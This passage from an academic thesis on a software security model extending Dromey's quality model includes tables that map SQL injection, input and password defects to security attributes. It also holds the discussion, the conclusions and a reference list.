
Structural Forms (for fixes)
Security Defects
Security Sub-attributes/Attributes
Input Variable
Incorrect type handling
Incorrectly filtered culprits characters (SELECT, INSERT, DROP, DELETE, LIKE, xp_, sp_)
Single quotes in user input
-- Comment characters in user input
UNION keyword in user input
Unlimited user input
Importing text files into table
Using Time delays as a communication channel.
Audit Evasion
Encoding injection statements/ Alternate Encodings
Un-Authenticated user
Allow data updation without validating user
Parameterized SQL statement
Data provided by user is not authenticated
Using text box where 'radio buttons and/or 'check box can be used"
Un-encapsulated variables
Availability Protection
Availability Protection
Availability Protection
Availability Protection
Availability Protection
Data Integrity→Integrity
Authentication→ Access Control
Confidentiality→Privacy
Security Auditing
Availability Protection
Authentication→ Access Control
Authentication→ Access Control
Authorization→ Access Control
Data Integrity→Integrity
Data Integrity→Integrity
Software Integrity→ Integrity

Figure 4.7: Outcome4: Defects against 'input variable' and the affected security attributes/sub-attributes


Structural Forms (for fixes)
Security Defects
Security Sub-attributes/Attributes
SQL Query
Injecting entirely separate query.
String concatenation for SQL statement building.
Second order SQL injection.
Blind SQL injection.
Buffer overflow to eliminate tainting clauses.
Exploiting system stored procedures.
OPENROWSET result retrival.
Software Integrity → Integrity
Data Integrity → Integrity
Availability Protection
Confidentiality→ Privacy
Availability Protection
Confidentiality→ Privacy
Confidentiality→ Privacy

Figure 4.8: Outcome5: Defects against 'SQL Query' and the affected security attributes/sub-attributes


Structural Forms (for fixes)
Security Defects
Security Sub-attributes/Attributes
Password Field
Password field displaying its characters.
Unauthenticated user.
Password containing user names.
Short and simple passwords.
Dictionary based passwords.
High help desk call volumes for password resetting requests.
Same password for long time forces the intruder to gain unauthorized access easily for long time.
Attacker checking different combinations for user names and passwords for illegal access.
Authentication → Access Control
Attach Harm Detection

Figure 4.9: Outcome6: Defects against 'Password Field' and the affected security attributes/sub-attributes

CHAPTER: 5. <u>DISCUSSION</u>

Our work has been inspired from the work of Dromey. We extended Dromey's quality model [8] for proposing a generic software security model i.e. by linking security sub-attributes with lower level security carrying properties. We have identified Security Carrying Properties (SCPs) in two different ways. By using bottom up approach; we have identified SCPs as the negations of software security flaws and by using top down approach; we have identified SCPs by answering "how to implement the relevant security sub-attributes?" We have linked these SCPs with the corresponding security attributes and sub-attributes. These SCPs are also in turn linked with the relevant structural forms. This concept of security model will be helpful for the programmers, designers, and developers for building security into the software product at code level.

As described in the limitations (section 2.4.4), Dromey's quality model is a generic quality model that describes building quality into software product by implementing different quality attributes. Dromey describes these quality attributes on very abstract level. We have extended Dromey's quality model for our software security model because:

- Dromey's product quality model is a rigorous and implementable model that can be used for building quality into software product at code level.
- It was described at high level (i.e. abstract level). There was a need to refine some of the model components when applying to security domain. So it was necessary to refine some of these components.
- Security is becoming important issue in software engineering and we feel adequate guidelines for programmers and quality managers do not exists for implementing security at code level.

Using Dromey's guidelines, we have refined and linked security attributes and sub-attributes defined in SEI report [6] to structural forms and then to the SCPs that structural forms must carry using the top-down approach (to guide designers).

The extension of Dromey's product quality model has been made in several ways. The details have been summarized in Table 5.1. Dromey only used abstract level of quality attributes, whereas we have used a well defined decomposition of security into its attributes and sub-attributes. This decomposition is necessary for linking upper level of security attributes to the lower level of structural forms by using a systematic process.

Dromey Model's Components	Proposed S/W Security Model's Components	Remarks
Software Quality	Software Security	Quality model has been used for security.
Software Quality Attribute	Security Attribute	Security has been decomposed into security attributes.
	Security Sub-attribute	Security attributes has been decomposed into security sub-attributes. [extension in dromey's model]
Quality Carrying Properties	Security Carrying Properties	Tangible QCPs concept have been used for SCPs.
Categories of SCPs	-	There is no need of SCP for implementing the model.
Structural Forms	Structural Forms having defects	Structural forms that is responsible for the relevant security defects.
	Structural Forms for fixes	Structural forms that are used for fixing the corresponding security defect.
Quality Defects in structural form	Security Defects	Quality defects have been used in our security model as security defects.
-	Attack Scenarios	For identifying relevant security attribute in bottom-up perspective. [extension in dromey's model]
-	Security sub-attribute implementation	For identifying SCPs for the relevant security attribute and sub-attribute. [extension in dromey's model]

Table 5.1: Comparison of Dromey's Model with Proposed Software Security Model

Furthermore, we have also introduced two different types of structural forms i.e. structural forms for fixes and structural forms having defects. Structural form for fixes will guide programmers and developers for implementing security at code level. While structural forms having defects will guide testers and quality engineers to look at defects while assuring product security.

Additionally, another very important extension we have made is the 'Attack Scenario'. These are also missing in Dromey's work. These attack scenarios has been used to link security defects with the relevant security sub-attributes directly and SCPs with security sub-attributes indirectly.

As mentioned above, for bottom up approach, we have identified Security Carrying Properties as negations of security flaws. Consequently, our model corresponds with application security flaws. These security flaws come in application due to the programming errors usually done by programmers or developers while coding. So, there is a need that these security flaws must be addressed in the software security model to ensure that these flaws would not be injected by the programmer or developer in the software product. A comprehensive list of these application security flaws have been defined in the book "19 deadly sins of software security" [42] in detail. At present, there is no adequate model in the existing literature that addresses these application security flaws for building security into the software product at code level. We have used these application security flaws for identifying security carrying properties (negations of application security flaws), and then in turn linked these SCP with the security sub-attributes and also with the lower level structural forms.

Moreover, we have also presented a detailed process for looking at defects associated with particular structural forms (Figure 4.7, 4.8 and 4.9). These will guide testers and quality engineers for assuring software product quality. The testers will look at the particular structural form and can identify the possible security defects that a structural form could have. Hence, in this way the model contributes in assuring software security by software testers and quality engineers.

Finally for the proof of concept we have instantiated our proposed model through examples. For this, we have used two approaches for showing that our Software Security model is rigorous. Again these two approaches have different perspectives for building security at code level. Top-Down perspective is for software designers for looking abstract view of software security, whereas Bottom-Up perspective is for software programmers and developers for building security at code level.

5.1. ANSWERING RESEARCH QUESTION:

Following was my research question that must be answered by my research contribution:

RQ. How to build a Software Security Model for building/implementing desired security attributes and sub-attributes at code level?

The purpose of this research question was to identify the components which a generic software security model should have and the lucid relationship between them so that the model can be used for implementing security attributes and sub-attributes at code level. The identification of these components provided a baseline for proposing a well defined Software Security Model.

The research question has been answered as follows:

This question has been answered in a detailed manner in chapter 3. In chapter 3, we have proposed a software security model for implementing security attributes and sub-attributes at code level. Nine major components of the model have been identified and build a clear and unambiguous relationship between them. Hence, the research question has been satisfied.

The proof of concept has been stated in chapter 4 i.e. "Model Instantiation Through Examples". In this chapter number of SCPs have been identified (using bottom-up and top-down approaches). These SCPs and then linked with the upper level of security attributes and sub-attributes and the lower level of structural forms. Consequently, the outcomes of this chapter would be used for building security attributes and sub-attributes at code level.

CHAPTER: 6. CONCLUSION & FUTURE WORK

6.1. CONCLUSION

In this research work, we have presented a Software Security Model for building security into software products/applications at code level. Particularly, in our model, we have created a clear link between lower level Security Carrying Properties (SCPs) and the security attributes/sub-attributes. The model has been instantiated through examples for the proof of concept. Model instantiation has been done via two important perspectives of the model i.e. Top-Down perspective and Bottom-Up perspective. Top Down perspective looks at software security from designer's perspective, while Bottom-up perspective looks at software security from programmer's perspective in order to build security at code level.

Classic security threats are still problematic for software applications and the reason is the lack of guidance for programmers to implement security in a vigilant way at code level. From the comprehensive literature review it became clear that existing quality and security models do not have adequate guidelines for implementing high level security attributes at code level. It has been observed that Dromey [8] supports building quality at code level. So we have extended this model in the area of software security for building security at code level.

We proposed a software security model that aids in implementing security attributes and sub-attributes in code. It provides adequate guidelines for implementing security in a vigilant way. Nine important components of the model have been identified and created a lucid relationship between them. For the proof of concept we have verified our model by instantiating it through examples using two important perspectives, programmer's perspective (bottom-up) and designer's perspectives (top-down). The outcomes of these perspectives can be used directly by the designers and programmers for implementing security at design and code level.

For bottom-up approach, we have taken existing security threats and applied them to identify Security Carrying Properties (SCPs) that a software product must possess in order to be of desired security level. Similarly, we have taken various implementations of each security attribute/sub-attribute for identifying corresponding SCPs using top-down approach.

Our aim was to present an understandable and comprehensible link between upper levels of software security concepts (security sub-attributes) and the lower level of software security concepts (Security Carrying Properties and structural forms). Consequently, we proposed a Software Security Model in which we created a logical and lucid link between every level of the model.

To the best of our knowledge, the research presented in this thesis work is the first to create this logical link between upper and lower level of the security model for building security into the software product at design and code level.

We do not claim that our proposed Software Security Model is comprehensive (though we tried to be near). There is a space of improvement.
This research work is a part of a software quality project that aims to develop clear quality guidelines for both programmers and designers.

6.2. Recommendations and Future Work:

Future research works must include the automation of the proposed Software Security Model. There should be a static analysis tool that will follow the guidelines provided by this research work. In this way the time and cost can be saved of the overall process of implementing security in a software product at code level and for security defects detection while testing.

We have applied our Software Security Model on limited number of security threats. There is a need to populate the model with all the existing security threats in order to implement security completely. Furthermore, the proposed software security model will be populated with time as the new security threats arises. Hence the model is open for future work.

This research work is the extension of Dromey's quality model specifically for software security attribute. Likewise, our proposed model can be used for other quality attributes e.g. functionality, reliability, usability, efficiency, maintainability, portability etc. It is a very important future direction to implement other quality attributes in a refine-able and practical way in order to build the relevant quality attribute at code level.

"The only system which is truly secure is one which is switched off and unplugged, locked in a titanium lined safe, buried in a concrete bunker, and is surrounded by nerve gas and very highly paid armed guards. Even then, I wouldn't stake my life on it." - ***Gene Spafford***

Abbreviations

SCPs:	Security Carrying Properties
SEI:	Software Engineering Institute
CIA:	Confidentiality Integrity Availability
BOF:	Buffer Overflow
SQL:	Structural Query Language
PL:	Programming Language(s)
OS:	Operating System(s)
DB:	Database(s)
SDLC:	Software Development Life Cycle
UML:	Unified Modeling Language
DAC:	Discretionary Access Control
MAC:	Mandatory Access Control
ISO:	International Standard Organization
COTS:	Commercial off The Shelf
QCPs:	Quality Carrying Properties
URL:	Universal Resource Locator
GUI:	Graphic User Interface
DAO:	Data Access Object
PIN:	Personal Identification Number
UID:	User Identification Number
Psw:	Password
NA:	Not Applicable
FTP:	File Transfer Protocol
CAPTCHA:	completely automated public Turing test to tell computers and humans apart

REFERENCES

[1] H. Mouratidis, P. Giorgini, and G. Manson, "When Security meets Software Engineering: A case of modelling secure information systems," *Information Systems*, vol. 30, no. 8, pp. 609-629, Dec. 2005.

[2] N. Kshetri, "The simple economics of cybercrimes," *Security & Privacy, IEEE*, vol.4, no.1, pp. 33- 39, Jan.-Feb. 2006.

[3] Y. Younan, "An overview of common programming security vulnerabilities and possible solutions," M.A. thesis, Vrije Universiteit Brussel, Belgium, 2003.

[4] L. A. Gordon, M. P. Loeb, and T. Sohail, "A framework for using insurance for Cyber-Risk Management," Communications of the ACM, vol. 46, pp. 81-85, Mar. 2003.

[5] R.J. Anderson, *Security Engineering: A Guide to Building Dependable Distributed Systems*, Wiley Publishing, 2008.

[6] D.G. Firesmith, "Common Concepts Underlying Safety, Security, and Survivability Engineering," Technical Report CMU/SEI-2003-TN-033, Software Eng. Inst., Carnegie Mellon Univ., Dec. 2003.

[7] K.J. Biba, "Integrity Considerations for Secure Computer Systems," Technical Report ESD-TR-76-372, USAF Electronic Systems Division, Bedford, Mass., Apr. 1977.

[8] G. Dromey, "A Model for Software Product Quality," *IEEE Transactions on Software Engineering*, vol. 2, pp. 146-162, Feb. 1995.

[9] R.E. Al-Qutaish, "Quality Models in Software Engineering Literature: An Analytical and Comparative Study," *Journal of American Science*, vol. 6, no. 3, pp. 166-175, 2010.

[10] C.E. Landwehr, C.L. Heitmeyer, and J.D. McLean, "A Security Model for Military Message Systems: Retrospective," Naval Research Laboratory, Washington, DC, 2001.

[11] G.M. Cigital, *Software Security: Building security in*, Boston, Addison Wesley, 2006.

[12] J.A. McCall, P.G. Richards, and G.F. Walters, "Factors in Software Quality," *NTIS*, vols. 1-3, Nov. 1977.

[13] G.Schellhorn, W. Reif, A. Schairer, P. Karger, V. Austel, and D. Toll, "Verification of a Formal Security Model for Multiapplicative Smart Cards," In 6th European Symposium on Research in Computer Security (ESORICS), 2000, pp. 17-36.

[14] D. Jamwal, "Analysis of Software Quality Models for Organizations," *International Journal of Latest Trends in Computing*, vol. 1, no. 2, Dec. 2010.

[15] J. Ousterhout et al., "The Safe-Tcl Security Model," Sun Labs Technical Report TR-97-60, Mar. 1997.

[16] S.J. Chapin, C. Wang, W.A. Wulf, F.C. Knabe and A.S. Grimshaw, "A New Model of Security for Metasystems," *Journal of Future Generation Computing Systems*, vol. 15, pp. 713-722, 1999.

[17] T. Goldstein, "The Gateway Security Model In The Java Electronic Commerce Framework," White paper, Sun Microsystems Laboratories / Javasoft, Dec. 1996.

[18] D. Balfanz and D.R. Simon, "Windowbox: A simple security model for the connected desktop," In Proceedings of the 4th USENIX Windows Systems Symposium, 2000, pp. 37-48.

[19] R. Geoff Dromey, "Cornering the Chimera," *IEEE Software*, vol. 13, no. 1, pp. 33-43, Jan. 1996.

[20] R. Geoff Dromey, "Software Product Quality: theory, Model and Practice," Technical report, Software Quality Institute, Griffith University, Nathan, Brisbane, Australia, 1998.

[21] D. E. Bell and L. J. LaPadula, "Secure Computer Systems: Mathematical Foundations and Model," Technical Report M74-244, The MITRE Corporation, Bedford, MA, May. 1973.

[22] N. Katic, G. Quirchmay, J. Schiefer, M. Stolba, A.M. Tjoa, "A Prototype Model For Data Warehouse Security Based On Metadata," in Proceedings of 9th International Workshop on Database and Expert Systems Applications, 1998, pp. 300 – 308.

[23] T.F. Lunt, D.E. Denning, R.R. Schell, M. Heckman, and W.R. Shockley, "The SeaView security Model," *IEEE Transactions on Software Engineering*, vol. 16, no. 6, pp. 593–607, Jun. 1990.

[24] V. G. Cerf, and E. Cain, "The DoD Internet architecture model," *Computer Networks* vol. 7, no. 5, pp. 307–318, Oct. 1983.

[25] E.K. Kwon, Y.G. Cho, and K.J. Chae, "Integrated Transport Layer Security: End-to-End Security Model between WTLS and TLS," in Proceedings of 15th International Conference on Information Networking, Jan. 2001, pp. 66-71.

[26] D. Hofheinz and D. Unruh, "Towards key-dependent message security in the standard mode", presented at the Eurocrypt'08, Istanbul, Turkey, 2008.

[27] N. Nagaratnam, P. Janson, J. Dayka, A. Nadalin, F. Siebenlist, V. Welch, I. Foster, S. Tuecke, "The Security Architecture For Open Grid Services," Global Grid Forum Recommendation Draft, 2004.

[28] V. Welch, F. Siebenlist, L. Foster, J. Bresnahan, K. Czajkowski, J. Gawor, C. Kesselman, S. Meder, L.

Pearlman, S. Tuecke, "Security Of GRID Services," on Proceedings Of 12th International Symposium on High Performance Distributed Computing (HPDC-12), 2003.

[29] D. Agarwal, M. Lorch, M. Thompson, and M. Perry, "A New Security Model for Collaborative Environments," in Proceedings of the Workshop on Advanced Collaborative Environments, Seattle, WA, June 22, 2003.

[30] G. Karjoth, D. Lange, and M. Oshima, "A Security Model for Aglets," *IEEE Internet Computing*, vol. 1, no. 4, pp. 68-77, Jul-Aug. 1997.

[31] V. Atluri, S. Chun, and P. Mazzoleni, 'A Chinese wall security model for decentralized workflow systems," In proceedings of 8th ACM Conference on Computer and Communication Security, pp. 48–57, 2001.

[32] K. Ren, WJ. Lou, and P.J. Moran, "A Proactive data security framework for mission-critical sensor networks", In proceedings of IEEE Military Communications Conference (MILCOM 2006), Washington, DC, pp. 23-25, 2006.

[33] Z. Zhang, D. Wong, J. Xu, and D. Feng, "Certificateless public-key signature: Security model and efficient construction," In proceedings of 4th International Conference on Applied Cryptography and Network Security (ACNS), pp. 293–308, 2006.

[34] B.C. Hu, D.S. Wong, Z. Zhang and X. Deng, "Certificateless Signature: A New Security Model and an Improved Generic Construction," *Designs, Codes and Cryptography*, vol. 42, Issue 2, pp. 109-126, 2007.

[35] E. Jonsson, "Towards an integrated conceptual model of security and dependability," In proceedings of 1st International Conference on Availability, Reliability and Security (ARES'06), IEEE Computer Society, pp. 646–653, 2006.

[36] F. Cuppens, N.C. Boulahia, and T. Sans, "Nomad: A Security Model with Non Atomic Actions and Deadlines," In 18th IEEE Computer Security Foundations Workshop (CSFW), France, pp. 186-196, 2005.

[37] J. Wainer, P. Barthelmess, and A. Kumar, "WRBAC - a workflow security model incorporating controlled overriding of constraints," *International Journal of Cooperative Information Systems*, vol. 12, issue. 4, pp. 455-486, 2003.

[38] P. Mulay and P. Kulkarni, "Support Vector Machine based, project simulation with focus on Security in software development Introducing Safe Software Development Life Cycle (SSDLC) model," *International Journal of Computer Science and Network Security (IJCSNS)*, vol. 8, no. 11, Nov. 2008.

[39] Software Product Evaluation--Quality Characteristics and Guidelines for Their Use, ISO/IEC Standard ISO-9126, 1991.

[40] S. M. Tawfik, M. M. Abd-Elghany, and S. Green, "A Software Cost Estimation Model Based on Quality Characteristics," in Proceedings of Workshop on Measuring Requirements for Project and Product Success (MeReP '07), Palma de Mallorca, Spain, Nov. 2007.

[41] M. Ortega, M. Pérez, and T. Rojas, "A Model for Software Product Quality with a Systemic Focus," in proceedings of 4th World Multiconference on Systemics, Cybernetics and Informatics SCI 2000 and In proceedings of 6th International Conference on Information Systems, Analysis and Synthesis ISAS 2000, Orlando, Florida, Jul. 2000. pp. 395-401.

[42] M. Howard, D. LeBlanc, and J.Viega, *19 Deadly Sins of Software Security*, McGraw-Hill, 2005.

[43] S. Sidiroglou, Y. Giovanidis, and A. Keromytis, "A dynamic mechanism for recovery from buffer overflow attacks," In Proceedings of the 8th Information Security Conference (ISC) Sep. 2005, pp. 1-15.

[44] J.B.D. Joshi, A. Ghafoor, W.G. Aref, and E.H. Spafford, "Security and Privacy Challenges of A Digital Government," Advances in Digital Government – Technology, Human Factors and Policy. Boston: Kluwer Academic Publishers, 2002

[45] G. Jabbour and D.A. Menasce, "Stopping the Insider Threat: the case for implementing integrated autonomic defense mechanisms in computing systems," in proceedings of Intl. Conf. Security and Privacy (ISP'09), Orlando, Florida, Jul. 2009.

